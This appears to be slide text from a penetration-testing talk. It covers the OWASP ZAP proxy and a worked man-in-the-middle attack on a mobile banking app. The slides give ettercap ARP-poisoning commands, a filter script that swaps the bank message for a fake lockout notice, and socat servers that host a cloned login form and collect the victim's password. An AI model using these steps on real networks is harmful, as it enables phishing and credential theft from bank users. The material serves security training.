
Pen Testing Web Applications with OWASP Zed Attack Proxy

Pen. Tester's Attack Computer



All request and responses may be analyzed and modified using the proxy!

Not playing by the Rules - OWASP Zed Attack Proxy



Not playing by the Rules - OWASP Zed Attack Proxy (2)

The screenshot displays the OWASP Zed Attack Proxy (ZAP) interface. On the left, a file tree shows the structure of the application being scanned, including a 'skins' folder. The main pane on the right displays a cookie and a JSON payload. Below the main pane is a toolbar with various tools like Spider, Forced Browse, Fuzzer, Params, Http Sessions, WebSockets, AJAX Spider, and Output. A history table at the bottom lists the requests made during the scan.


Cookie: x-wl-uid=1YG1CAvko6RhaPXCbP5UZZ9MDypRp/
DNI4USNFZR39rGFKzFbB5cvlx80f0Qneew0oc0gcyBRhyQ=; session-id-time=
{ "requestMetadata": { "marketplaceID": "ATVPDKIKX0DER", "dealIDs": ["A24MMR1PVVJAG9"] }

No.	Method	URL	Status	Time
12	GET	https://www.owasp.org/load.php?debug=false&lang=en&modules=site&only...	200 OK	254ms
13	GET	https://www.owasp.org/load.php?debug=false&lang=en&modules=startup&o...	200 OK	324ms
14	GET	https://www.owasp.org/load.php?debug=false&lang=en&modules=jquery%2C...	200 OK	601ms
15	GET	https://www.owasp.org/load.php?debug=false&lang=en&modules=jquery.clie...	200 OK	80ms
29	GET	https://www.owasp.org/load.php?debug=false&lang=en&modules=jquery.che...	200 OK	197ms
51	GET	https://www.owasp.org/load.php?debug=false&lang=en&modules=jquery.ui.c...	200 OK	770ms
289	POST	http://www.amazon.com/xa/goldbox/GetDealStatus?nocache=1362453169524	200 OK	267ms
290	GET	https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project	200 OK	919ms
330	POST	http://www.amazon.com/xa/goldbox/GetDealStatus?nocache=1362453199814	200 OK	335ms
331	GET	http://code.google.com/p/zaproxy/downloads/list	200 OK	666ms

Alerts: 0 0 2 1 Current Scans: 0 0 0 0 0 0


OWASP ZAP

Editing and Resending



OWASP ZAP

Changing the Method



Exploit 3:

Attacking the Mobile Web Client

- # A Mobile Banking App displays a consumer message that is downloaded via HTTP.
- # HTTP is as easily attacked with the same technique as rlogin.
- # Attack uses session modification to replace the consumer message with a message that tells the user to reauthenticate.
- # Looks like the real bank app login form!
- # No URL displayed, No way to tell the difference!
- # Username and Password goes to the attacker's server.

Exploit 3: Mobile Web Client Overview

1. The attack starts the same as the rlogin with the ARP cache poisoning of the client.
2. Then sniff the http traffic to determine the IP address of the server and the consumer message to be replaced.
3. We craft an ettercap filter script to replace the consumer message with message to reauthenticate
4. Set up a simple Web server with a bogus login form
5. A second web server to receive the user name and password.
6. Run the exploit; collect the user name and password!

Exploit 3: Mobile Web Client Setup Steps 1 & 2

1. The attack starts with the same ARP cache poisoning
 - Client Victim: 10.20.30.116
 - Client gateway: 10.20.30.1

```
ettercap -T -M arp /10.20.30.116/ /10.20.30.1/
```

3. Use a network sniffer like wireshark or tcpdump to verify the traffic flow to the server and check for server IP address and consumer message.

```
tcpdump -nn host 10.20.30.116 and port 80
```

Exploit 3: Mobile Web Client Setup Step 3

3. We craft an ettercap filter script to replace the consumer message (10.20.30.101 = The PT Attack system)

```
# cat ec-replace.txt
if (ip.proto == TCP && tcp.src == 80 &&
search(DATA.data, "Make Deposits with your")) {
    replace("Make Deposits with your phone!",
    "Your Account is locked!");
    replace("The mobile check deposit makes it easy!",
    "Please click to reactivate");
    replace("http://mybank.example.com",
    "http://10.20.30.101/");
    msg("Replaced the Consumer Message."); }
# etterfilter -o ec-replace.ecf ec-replace.txt
```

Exploit 3: Mobile Web Client Setup Step 4

4. Set up a very simple Web server with a bogus login form
 - The real login form is copied to create a simple index.html form with the following submit action:

```
<form action="https://10.20.30.101/" method=post>
```

- Next, we'll use socat for our very simple web server!

```
# socat tcp-l:80,bind=10.20.20.101,fork,reuseaddr,crlf  
  SYSTEM:"echo HTTP/1.0 200; echo 'Content-  
  Type:text/html'; echo; cat index.html; "
```

Exploit 3: Mobile Web Client

Steps 5 & 6

5. A second simple HTTPS server is used to receive the user name and password.

We'll use socat again with a dummy self-signed certificate, and the information will be echoed to standard out!



```
# socat openssl-listen:443,bind=10.20.20.101,fork,  
reuseaddr,verify=0,cert=dummy.crt -
```

7. Run the exploit! We're applying the filter to the specific client & server IP addresses.

```
# ettercap -p -F ec-replace.ecf  
-T /10.20.30.116/ /10.40.50.24/
```

Exploit 3: Mobile Web Client Exploiting the Phone

1. Exploit message appears on the phone
2. User clicks . . .



3. User enters username and password



Exploit 3: Mobile Web Client Success!

The password is displayed on the console of the SSL server!

```
# socat openssl-listen:443,bind=10.20.30.101,fork,  
  reuseaddr,verify=0,cert=dummy.crt -  
POST / HTTP/1.1  
Host: 10.20.30.116  
Connection: keep-alive  
Content-Length: 86  
Content-Type: application/x-www-form-urlencoded  
. . .  
username=ralph&password=thesecretpassword
```

Summary

EH as a Pen Testing Technique

- # Always with permission
- # Always stay within Scope
- # Much more than running canned exploit tools
- # Understanding what's happening under-the-hood
- # Tools will fail, be prepared with alternatives.



Summary

EH as a Pen Testing Technique (2)

- # Provide value – Understand what is important to the business and keep your focus.
- # Take lots of organized notes and screen captures.
- # Reports need to explain the business impact
- # Keep exploits as safe as possible
- # Don't create new vulnerabilities or leave open back doors



Thank You!

Ralph Durkee
info@rd1.net

Resources - Non-Profit Groups & Events

Rochester ISSA Chapter

<http://RocISSA.org>

OWASP Rochester Chapter Information

<https://www.OWASP.org/rochester>

Rochester Security Summit

<https://RochesterSecurity.org>